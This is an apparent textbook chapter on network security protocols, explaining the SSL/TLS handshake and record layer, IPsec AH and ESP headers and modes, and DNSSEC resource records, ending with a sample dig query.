The connection is encrypted and authenticated using AES_128_GCM and uses ECDHE_RSA as the key exchange mechanism.

Certificate Information

This certificate is intended for the following purpose(s):

Ensures the identity of a remote computer
Proves your identity to a remote computer
1.3.6.1.4.1.11129.2.5.1

Issued to: *.google.com

Issued by: Google Internet Authority G2

Valid from 29-10-2015 **to** 26-01-2016

Field	Value
Version	V3
Serial number	20 3f 89 1f c8 b6 29 20
Signature algorithm	sha256RSA
Signature hash algorithm	sha256
Issuer	Google Internet Authority G2, Goog...
Valid from	29 October 2015 00:22:12
Valid to	26 January 2016 05:20:00
Subject	*.google.com, Google Inc, Mountai...

CN = Google Internet Authority G2
O = Google Inc
C = US

Figure 25: Browser Integration

For further details, please visit:
https://www.symantec.com/content/en/us/enterprise/html/infographic/ssl-certificates-explained/

4.3.5.2 The main objectives of SSL are Specific Protocol

- **Authenticating** the client and server to each other: the SSL protocol supports the use of standard key cryptographic techniques (public key encryption) to authenticate the communicating parties to each other.
- **Ensuring data integrity**: during a session, data cannot be either intentionally or unintentionally tampered with.
- **Securing data privacy**: data in transport between the client and the server must be protected from interception and be readable only by the intended recipient.
- SSL is in fact not a single protocol but rather a set of protocols that can additionally be further divided in two layers:
- The protocol to ensure data security and integrity: this layer is composed of the SSL Record Protocol,

- The protocols that are designed to establish an SSL connection: three protocols are used in this layer: the SSL Handshake Protocol, the SSL Change Cipher Specification Protocol and the SSL Alert Protocol.

4.3.5.3 SSL SESSION AND CONNECTION

The concepts as mentioned above are fundamental for a connection between the client and the server, and they also encompass a series of attributes. Let's try to give some more details:
During the negotiations of the handshake protocol, the encryption methods are established and a series of parameters of the **Session State** are subsequently used within the session. A session state is defined by the following parameters:
According to the specification, the SSL connection state is defined by the following parameters:

- Server and client random: random data generated by both the client and server for each connection,
- Server write Message Authentication Code(MAC): the secret key used for data written by the server,
- Client write MAC secret: the secret used for data written by the client,
- Server write key: the bulk cipher key for data encrypted by the server and decrypted by the client,
- Client write key: the bulk cipher key for data encrypted by the client and decrypted by the server,
- Sequence number: sequence numbers maintained separately by the server for messages transmitted and received during the data session.

Different layers of SSL has got different responsibilities to accomplish and are handled by different protocols:

4.3.5.4 The Handshake Protocol

The handshake protocol initiate a session between the server and the client. Within the message of this protocol, various components such as algorithms and keys used for data encryption are negotiated. Due to this protocol, it is possible to authenticate the parties to each other and negotiate appropriate parameters of the session between them.
The process of negotiations between the client and the server can be divided into 4 phases separated with horizontal broken lines. During the first phase, a logical connection must be initiated between the client and the server followed by the negotiation on the connection parameters.
The client sends the server a **client_hello** message containing data such as:

- SSL version : the client sends a list of ssl version it supports. And priority is given to the highest version it supports
- Random Data Number : 4 byte number made up from client's date & time plus 28 byte randomly generated number(this will be used with server's random value made of date & time for generating the "master secret", from which encryption key will be derived).
- Session ID: enable client's resuming capabilities this session ID is included.

- CIPHER SUITS: RSA algorithm is used for the initial key exchange which will be done using public key cryptography. And SHA is used for MAC and hashing. And also sends the encrption algo's supported by the client like DES for example.
- Compression Algorithm: this will include compression algorithms details, if used.



public key client
private key client
Client
Server
public key server
private key server
known information
known information
generate random number RNC
RNC
client_hello (crypto information, RNC)
RNC
Phase 1
generate random number RNS
server_hello (crypto information, RNS)
RNS RNC
RNC RNS
server certificate
demand client zertificate
Phase 2
check server certificate
RNS RNC
client certificate
check client certificate
client certifikate (encrypted with Private Key Client)
check encrypted client certificate
Phase 3
RNC RNS
generate random number pre-master-secret PMS
PMS RNS RNC
send PMS encrypted with public key server
RNC RNS PMS
calculate Master-Secret mit PMS RNS RNC
MS
MS
change to encrpted connection with MS as key
end SSL handshake
Phase 4
change to encrpted connection with MS as key
end SSL handshake

Figure 26: Handshake protocol

The set of encryption algorithms and key exchange method sent in the Cipher Suite field establishes three components:

1. the method of key exchange between the server and client,
2. the encryption algorithm for data encryption purposes,
3. a function used for obtaining the MAC value.

The server begins the next phase of negotiations **by sending its certificate** to the client for authentication. The message sent to the client contains one or a chain of X509 certificates. These are necessary for authentication of both the server and the certification path towards a trusted certification official of the certificating body for the server. This step is not obligatory and may be omitted, if the negotiated method of key exchange does not require sending the certificate (in the case of anonymous Diffie-Hellman method). Depending on the negotiated method of key exchange, the server may send an additional server_key_exchange message, which is however not required in the case when the fixed Diffie-Hellman method or RSA key exchange technique has been negotiated. Moreover, the server can request a certificate from the client. The final step of Phase 2 is the server_done message, which has no parameters and is sent by the server merely to indicate the end of the server messages. After sending this message, the server waits for a client response. Upon receipt of the message, the client should verify the server's certificate, the certificate validation data and path, as well as any other parameters sent by the server in the server_hello message. The client's verification consists of:

- Validation date check of the certificate and comparison with the current date, to verify whether the certificate is still valid,
- Checking whether the certifying body is included in the list of trusted Certifying Authorities in possession of the client. If the CA, which has issued the server's certificate is not included in the CAs list, the client attempts to verify the CA signature. If no information about the CA can be obtained, the client terminates the identification procedure by either returning the error signal or signalling the problem for the user to solve it.
- Identifying the authenticity of the public key of the CA which has issued the certificate: if the Certifying Authority is included in the client's list of trusted CAs, the client checks the CA's public key stated in the server's certificate with the public key available from the list. This procedure verifies the authenticity of the certifying body.
- Checking whether the domain name used in the certificate matches the server name shown in the server's certificate.

Upon successful completion of all steps the server is considered authenticated. If all parameters are matched and the server's certificate correctly verified, the client sends the server one or multiple messages. Next is the client__key_exchange message, which must be sent to deliver the keys. The content of this message depends on the negotiated method of key exchange. Moreover, at the server's request, the client's certificate is sent along with the message enabling verification of the certificate. This procedure ends Phase 3 of negotiations.

Phase 4 is to confirm the messages so far received and to verify whether the pending data is correct. The client sends a change_cipher_spec message (in accordance with the pending SSL ChangeCipher Spec), and then sets up the pending set of algorithm parameters and keys into the current set of the same.

Then the client sends the finished message, which is first protected with just negotiated algorithms, keys and secrets. This is to confirm that the negotiated parameters and data are correct. The server in response to the client sends the same message sequence. If the finished message is correctly read by either party this confirms that the transmitted data, negotiated algorithms and the session key are correct. This indicates that the session has been terminated and that it is possible to send the application data between the server and the client, via SSL. At this point the TCP session between the client and the server is closed, however a session state is maintained, allowing it to resume communications within the session using the retained parameters.

4.3.5.4 SSL Record Protocol

SSL record protocol create so called a RECORD from the application message to be transmitted, fragment its data which needs to be sent, encapsulate it with appropriate headers and create the final object, which is encrypted and can be forwarded for sending under the TCP protocol.

The fragmentation consists of breaking up the data stream to be transmitted into 16Kb (or smaller) data fragments followed by the process of their conversion in a record. These data fragments may be further compressed, although the SSL 3.0 protocol specification includes no compression protocol, thus at present, no data compression is used. The record header that is added to each data portion contains two elementary pieces of information, namely the length of the record and the length of the data block added to the original data.

RECORD data constructed consists of the primary data, some padding to complete the datagram as required, and a **MAC value**. MAC is responsible for the verification of integrity of the message included in the transmitted record. It is the result of a hash function that follows a specific hash algorithm, for example MD5 or SHA-1. MAC is calculated as

MAC = **Hash function [secret key, primary data, padding, sequence number]**

A secret key in creation of MAC is either a client write MAC secret or a server write MAC secret respectively, it depends on which party prepares the packet. After receiving the packet, the receiving party computes its own value of the MAC and compares it with that received. If the two values match, this means that data has not been modified during the transmission over the network. The length of the MAC obtained in this way depends on the method uses for its computing.

In the next phase the data and the MAC are encrypted using a preset symmetric encryption algorithm, for example DES or triple DES and attached with the following header fields combinely form a 5byte header:

- Content type (8bit): The higher layer protocol used to process the enclosed fragment. This identifies what payload is delivered by the packet to determine which higher protocols are to be used for processing of data included in the packet. The possible values are change_cipher_spec, alert, handshake, and application_data that refer to the appropriate protocols.
- Major version(8bit): establishes the main portion of the protocol version to be used. For SSL 3.0, the value is 3,
- Minor version(8bit): establishes the additional portion of the used version of the protocol. For SSL 3.0 the value is 0.
- Compressed Length (16 bits): The length in bytes of the plaintext fragment (or compressed fragment if compression is used). The maximum value is 214 + 2048.




Figure 27: SSL RECORD format

The created RECORD is further sent to the client.

4.3.5.6 The Alert Protocol

Session messages associated with data exchange and functioning of the protocol are used by the entities and fulfilled with “**The Alert Protocol** “.

Each message in the alert protocol consists of two bytes. The first byte always takes a value, “warning” (1) or “fatal” (2), that determines the severity of the message sent. Sending a message having a „fatal” status by either party will result in an immediate termination of the SSL session. The next byte of the message contains one of the defined error codes, which may occur during an SSL communication session.

4.3.5.7 The Change Cipher Specification Protocol

It consists of a single message that carries the value of 1. And the sole purpose of this message is to cause the pending session state to be established as a fixed state, which results, for example, in defining the used set of protocols. This type of message must be sent by the client to the server and vice versa. After exchange of messages, the session state is considered agreed. This message and any other SSL messages are transferred using the SSL record protocol.

4.3.6 IPSec


Internet Protocol Security (IPsec) is a protocol suite for to protect communications over Internet Protocol (IP) networks by authenticating and encrypting each IP packet of a communication session with cryptographic security services.

IPsec includes protocols for establishing mutual authentication between agents at the beginning of the session and negotiation of cryptographic keys to be used during the session. IPsec can be used in protecting data flows between a pair of hosts (host-to-host), between a pair of security gateways (network-to-network), or between a security gateway and a host (network-to-host).

IPsec is said to be especially useful for implementing virtual private networks and for remote user access through dial-up connection to private networks. IPsec is often used to secure L2TP (layer 2 tunnelling protocols) packets by providing confidentiality, authentication and integrity. IPsec supports network-level peer authentication, data origin authentication, data integrity, data confidentiality (encryption), and replay protection. IPsec is an end-to-end security scheme operating in the Internet Layer of the Internet Protocol Suite, while some other Internet security systems in widespread use, such as Transport Layer Security (TLS) and Secure Shell (SSH), operate in the upper layers at the Application layer. Hence, only IPsec protects all application traffic over an IP network. Applications can be automatically secured by IPsec at the IP layer.

4.3.6.1 THE IP DATAGRAM

Since we're looking at IPsec from the bottom up, we must first take a brief detour to revisit the IP Header itself, which carries all of the traffic we'll be considering.



IPv4 Header Format

Offsets	Octet	0								1								2								3							
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Version				IHL				DSCP						ECN		Total Length															
4	32	Identification																Flags			Fragment Offset												
8	64	Time To Live								Protocol								Header Checksum															
12	96	Source IP Address																															
16	128	Destination IP Address																															
20	160	Options (if IHL > 5)																															

Figure 28: IPv4 header format

ver: This is the version of the protocol, which is now 4=IPv4

hlen: IP Header length, as a four-bit number of 32-bit words ranging from 0..15. A standard IPv4 header is always 20 bytes long (5 words), and IP Options — if any — are indicated by a larger hlen field up to at most 60 bytes. This header length never includes the size of payload or other headers that follow.

TOS (Type of Service) This field is a bitmask that gives some clues as to the type of service this datagram should receive: optimize for bandwidth? Latency? Low cost? Reliability?

pkt len: Overall packet length in bytes, up to 65535. This count includes the bytes of the header, so this suggests that the maximum size of any payload is at least 20 bytes less. The vast majority of IP datagrams are much, much smaller.

ID: The ID field is used to associate related packets that have been fragmented (large packets broken up into smaller ones).

Flgs: These are small flags that mainly control fragmentation: one marks the packet as ineligible for fragmentation, and the other says that more fragments follow.

frag offset: When a packet is fragmented, this shows where in the overall "virtual" packet this fragment belongs.

TTL: This is the Time to Live, and is decremented by each router that passes this packet. When the value reaches zero, it suggests some kind of routing loop, so it's discarded to prevent it from running around the Internet forever.

Proto: This represents the protocol carried within this packet, and it's going to be central to most of our discussions. Though the datagram itself is IP, it always encapsulates a subsidiary protocol (TCP, UDP, ICMP, etc. — see the chart below) within. It can be thought of as giving the type of the header that follows.

header cksum: This holds a checksum of the entire IP header, and it's designed to detect errors in transit. This is not a cryptographicchecksum, and it doesn't cover any part of the datagram that follow the IP header.


src IP address: The 32-bit source IP address, which the recipient uses to reply to this datagram. Generally speaking, it's possible to spoof these addresses (i.e., lie about where the datagram is coming from).

dst IP address: The 32-bit destination IP address, which is where the packet is intended to arrive.

IP Options: These are an optional part of the IP header that contains application-specific information, though they are not commonly used for routine traffic. The presence of IP options is indicated by a hlen greater than 5, and they (if present) are included in the header checksum.

Payload: Each protocol type implies its own format for what follows the IP header, and we've used TCP here just to show an example.

These proto codes are defined by IANA — the Internet Assigned Numbers Authority — and there are many more than would ever be used by any single installation, but most will ring a bell with a network-savvy technician. These representative types are taken from the IANA website listing protocols:



Protocol Number	Protocol Name	Abbreviation
1	Internet Control Message Protocol	ICMP
2	Internet Group Management Protocol	IGMP
6	Transmission Control Protocol	TCP
17	User Datagram Protocol	UDP
41	IPv6 encapsulation	ENCAP
89	Open Shortest Path First	OSPF
132	Stream Control Transmission Protocol	SCTP

Figure 29: Proto codes are defined by IANA

The protocol Number 50/51 are IPSec:ESP and IPSEc:AH protocols.

4.3.6.2 IPSec:AH: AUTHENTICATION HEADER - AUTHENTICATION ONLY

AH is a protocol that provides authentication of either all or part of the contents of a datagram through the addition of a header that is calculated based on the values in the datagram. What parts of the datagram are used for the calculation, and the placement of the header, depends on the mode (tunnel or transport) and the version of IP (IPv4 or IPv6).

Authentication Header (AH) provides authentication, integrity, and anti-replay protection for the entire packet (both the IP header and the data payload carried in the packet). It does not provide confidentiality, which means that it does not encrypt the data. The data is readable, but protected from modification. AH uses keyed hash algorithms to sign the packet for integrity

Authentication is performed by computing a cryptographic hash-based message authentication code over nearly all the fields of the IP packet (excluding those which might be modified in transit, such as TTL or the header checksum), and stores this in a newly-added AH header and sent to the other end.

This AH header contains just five interesting fields, and it's injected between the original IP header and the payload.



Next header (TCP)
Payload length
Reserved
Security parameters index (SPI)
Sequence number
ICV: Integrity Check Value
(HMAC of IP header, AH, TCP payload)
Identifies security association (shared keys and algorithms)
Anti-replay
Authenticates source, verifies integrity of payload

Figure 30: AH header format

Next header: This identifies the protocol type of the following payload, and it's the original packet type being encapsulated: this is how the IPsec header(s) are linked together.

AH len: This defines the length, in 32-bit words, of the whole AH header, minus two words (this "minus two words" proviso springs from the format of IPv6's RFC 1883 Extension Headers, of which AH is one).

Reserved: This field is reserved for future use and must be zero.

Security Parameters Index: Used in combination with the destination address and the security protocol (AH or ESP) to identify the correct security association for the communication. The receiver uses this value to determine with which security association the packet is identified. This is an opaque 32-bit identifier that helps the recipient select which of possibly many ongoing conversations this packet applies. Each AH-protected connection implies a hash algorithm (MD5, SHA-1, etc.), some kind of secret data, and a host of other parameters. The SPI can be thought of as an index into a table of these settings, allowing for easy association of packet with parameter.

Sequence Number : Provides anti-replay protection for the packet. The sequence number is a 32-bit, incrementally increasing number (starting from 1) that indicates the packet number sent over the security association for the communication. The sequence number cannot repeat for the life of the quick mode security association. The receiver checks this field to verify that a packet for a security association with this number has not already been received. If one has been received, the packet is rejected**.**

Authentication Data: This is the Integrity Check Value (ICV) calculated over the entire packet — including most of the headers — The recipient recomputes the same hash; Mismatched values mark the packet as either damaged in transit, or not having the proper secret key. These are discarded.

Transport Mode: The Transport Mode is used to protect an end-to-end conversation between two hosts. This protection is either authentication or encryption (or both), but it is not a tunneling protocol.

In AH Transport Mode, the IP packet is modified only slightly to include the new AH header between the IP header and the protocol payload (TCP, UDP, etc.), and there is a shuffling of the protocol code that links the various headers together.

This protocol shuffling is required to allow the original IP packet to be reconstituted at the other end: after the IPsec headers have been validated upon receipt, they're stripped off, and the original protocol type (TCP, UDP, etc.) is stored back in the IP header. We'll see this chain of next header fields again and again as we examine IPsec. When the packet arrives at its destination and passes the authentication check, the AH header is removed and the Proto=AH field in the IP header is replaced with the saved "Next Protocol". This puts the IP datagram back to its original state, and it can be delivered to the waiting process.

Tunnel Mode: Tunnel Mode forms the more familiar VPN functionality, where entire IP packets are encapsulated inside another and delivered to the destination. Like Transport mode, the packet is sealed with an Integrity Check Value to authenticate the sender and to prevent modification in transit. But unlike Transport mode, it encapsulates the full IP header as well as the payload, and this allows the source and destination addresses to be different from those of the encompassing packet: This allows formation of a tunnel. When a Tunnel-mode packet arrives at its destination, it goes through the same authentication check as any AH-type packet, and those passing the check have their entire IP and AH headers stripped off. This effectively reconstitutes the original IP datagram, which is then injected into the usual routing process. Most implementations treat the Tunnel-mode endpoint as a virtual network interface — just like an Ethernet interface or localhost — and the traffic entering or leaving it is subject to all the ordinary routing decisions. The reconstituted packet could be delivered to the local machine or routed elsewhere (according to the destination IP address found in the encapsulated packet), though in any case is no longer subject to the protections of IPsec. At this point, it's just a regular IP datagram.

Though Transport mode is used strictly to secure an end-to-end connection between two computers, Tunnel mode is more typically used between gateways (routers, firewalls, or standalone VPN devices) to provide a Virtual Private Network (VPN).

4.3.6.3 ESP-ENCAPSULATING SECURITY PAYLOAD

Encapsulating Security Payload (ESP) provides confidentiality (in addition to authentication, integrity, and anti-replay protection) for the IP payload. ESP in transport mode does not sign the entire packet. Only the IP payload (not the IP header) is protected. ESP can be used alone or in combination with AH. ESP includes header and trailer fields to support the encryption and optional authentication. It also provides Tunnel and Transport modes which are used in by-now familiar ways.



Bit: 0
16
24
31
Security Parameters Index (SPI)
Sequence Number
Payload Data (variable)
Padding (0 - 255 bytes)
Pad Length
Next Header
Authentication Data (variable)
Confidentiality Coverage
Authentication Coverage
Identifies security association (shared keys and algorithms)
Anti-replay
TCP segment (transport mode) or entire IP packet (tunnel mode)
Pad to block size for cipher, also hide actual payload length
Type of payload
HMAC-based Integrity Check Value (similar to AH)

Figure 31: ESP header

The ESP header contains the following fields:

- Security Parameters Index: Identifies the correct security association for the communication when used in combination with the destination address and the security protocol (AH or ESP). The receiver uses this value to determine the security association with which this packet should be identified.

- Sequence Number: Provides anti-replay protection for the packet. The sequence number is a 32-bit, incrementally increasing number (starting from 1) that indicates the packet number sent over the quick mode security association for the communication. The sequence number cannot repeat for the life of the quick mode security association. The receiver checks this field to verify that a packet for a security association with this number has not already been received. If one has been received, the packet is rejected.

The ESP trailer contains the following fields:

- Padding: Padding of 0 to 255 bytes is used to ensure that the encrypted payload with the padding bytes are on byte boundaries required by encryption algorithms.

- Padding Length: Indicates the length of the Padding field in bytes. The receiver uses this field to remove padding bytes after the encrypted payload with the padding bytes has been decrypted.
- Next Header: Identifies the type of data in the payload, such as TCP or UDP.

The ESP authentication trailer contains the following field:

- Authentication Data: Contains the integrity check value (ICV), also known as the message authentication code, which is used to verify both message authentication and integrity. The receiver calculates the ICV value and checks it against this value (which is calculated by the sender) to verify integrity. The ICV is calculated over the ESP header, the payload data, and the ESP trailer.

1. *ESP in Transport Mode:* As with AH, Transport Mode encapsulates just the datagram's payload and is designed strictly for host-to-host communications. The original IP header is left in place (except for the shuffled Protocol field), and it means that the source and destination IP addresses are unchanged. IPsec would be nearly useless without the cryptographic facilities of authentication and encryption, and these require the use of secret keys known to the participants but not to anyone else. The most obvious and straightforward way to establish these secrets is via manual configuration: one party generates a set of secrets, and conveys them to all the partners. All parties install these secrets in their appropriate Security Associations in the SPD. But this process does not scale well, nor is it always terribly secure: the mere act of conveying the secrets to another site's SPD may well expose them in transit. In a larger installation with many devices using the same preshared key, compromise of that key makes for a very disruptive re-deployment of new keys.

   IKE — Internet Key Exchange — exists to allow two endpoints to properly set up their Security Associations, including the secrets to be used. IKE uses the ISAKMP (Internet Security Association Key Management Protocol) as a framework to support establishment of a security association compatible with both ends.
2. *ESP in Tunnel Mode:* This mode encapsulates an entire IP datagram inside the encrypted shell Providing an encrypted Tunnel Mode connection is getting very close to the traditional VPN that springs to mind when most of us think about IPsec, but we have to add authentication of one type or another to complete the picture: this is covered in the following section. Unlike AH, where an onlooker can easily tell whether traffic is in Tunnel or Transport mode, this information is unavailable here: the fact that this is Tunnel mode (via next=IP) is part of the encrypted payload, and is simply not visible to one unable to decrypt the packet.

4.3.7 DNSSEC

The Domain Name System Security Extensions (DNSSEC) is a security suite for securing certain kinds of information provided by the Domain Name System (DNS) as used on Internet Protocol (IP) networks. It is a set of extensions to DNS which provide to DNS clients (resolvers) origin authentication of DNS data, authenticated denial of existence, and data integrity, but not availability or confidentiality. There are ever growing concerns over continuous DNS attack. Some of them include: **Cache Poisoning Attacks such as name chaining and transaction ID prediction, Spoofing attacks such as packet interception, query guessing, transaction ID guessing, Spoofed Source address /LAND attacks, UDP flood attacks.**

DNSSec enables Integrity verification wherein, a DNS resolver can determine that DNS query results from a Name Server is not tampered, the query was received from authoritative Name server. DNSSec was introduced to solve many of grave concerns such as to protect applications (and caching resolvers serving those applications) from using forged or manipulated DNS data. All answers from DNSSEC protected zones are digitally signed. By checking the digital signature, a DNS resolver is able to check if the information is identical (i.e. unmodified and complete) to the information published by the zone owner and served on an authoritative DNS server.

In short, DNSsec introduces public key cryptography into adding new DNS resource records. The correct DNSKEY record is authenticated via a chain of trust, starting with a set of verified public keys for the DNS root zone which is the trusted third party. Domain owners generate their own keys, and upload them using their DNS control panel at their domain-name registrar, which in turn pushes the keys via secDNS to the zone operator (e.g., Verisign for .com) who signs and publishes them in DNS.


The new resource records introduced are:

- RRSIG(Resource Record Digital Signature) - contains the DNSSEC signature for a record set. The query results contains not only the resource records but RRSIG record that contains a copy of signature used to verify the A record
- DNSKEY - contains the public key that a DNS resolver uses to verify DNSSEC signatures in RRSIG-records. Two classes:
    - Zone Signing Key (ZSK) – A Zone key is used to sign the individual records within a zone
    - Key Signing Key (KSK) – A Key Signing Key is used to create the trust. It is used to sign the Zone Signing Key and create the chain of trust with the level above it
- DS - holds the name of a delegated zone it verify the results returned when querying the child zone
- **NSEC/NSEC3** – NSEC records are used when no record exists. It is designed to prevent a man in the middle replacing what would be a signed response with a NXDOMAIN response stating there is no record. For example if you requested uou.ac.in and a valid signed response was sent a person intercepting that could change it to be an NXDOMAIN response saying

there is no record and prevent me from accessing the resource. NSEC does create a couple of security concerns though and NSEC3 is the replacement to fix the issues.


- NSEC3PARAM - Authoritative DNS servers use this record to calculate and determine which NSEC3-records to include in responses to DNSSEC requests for non-existing names/types.

Lets try: The recursive name server does a query for the domain at one of the root name servers. To get a DNSSEC enabled response it set the DO (DNSSEC OK) flag in the request. The root name server doesn’t know about the A record **uou.ac.in** but it does know about the name servers for .IN so it returns a list of DNS servers responsible for the .IN zone. it contains an RRSIG record that we can use to validate the DS record with based on us already trusting the root




```
remnux@remnux:~$ dig +dnssec @h.root-servers.net. uou.ac.in

; <<>> DiG 9.7.3 <<>> +dnssec @h.root-servers.net. uou.ac.in
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38846
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 10, ADDITIONAL: 15
;; WARNING: recursion requested but not available

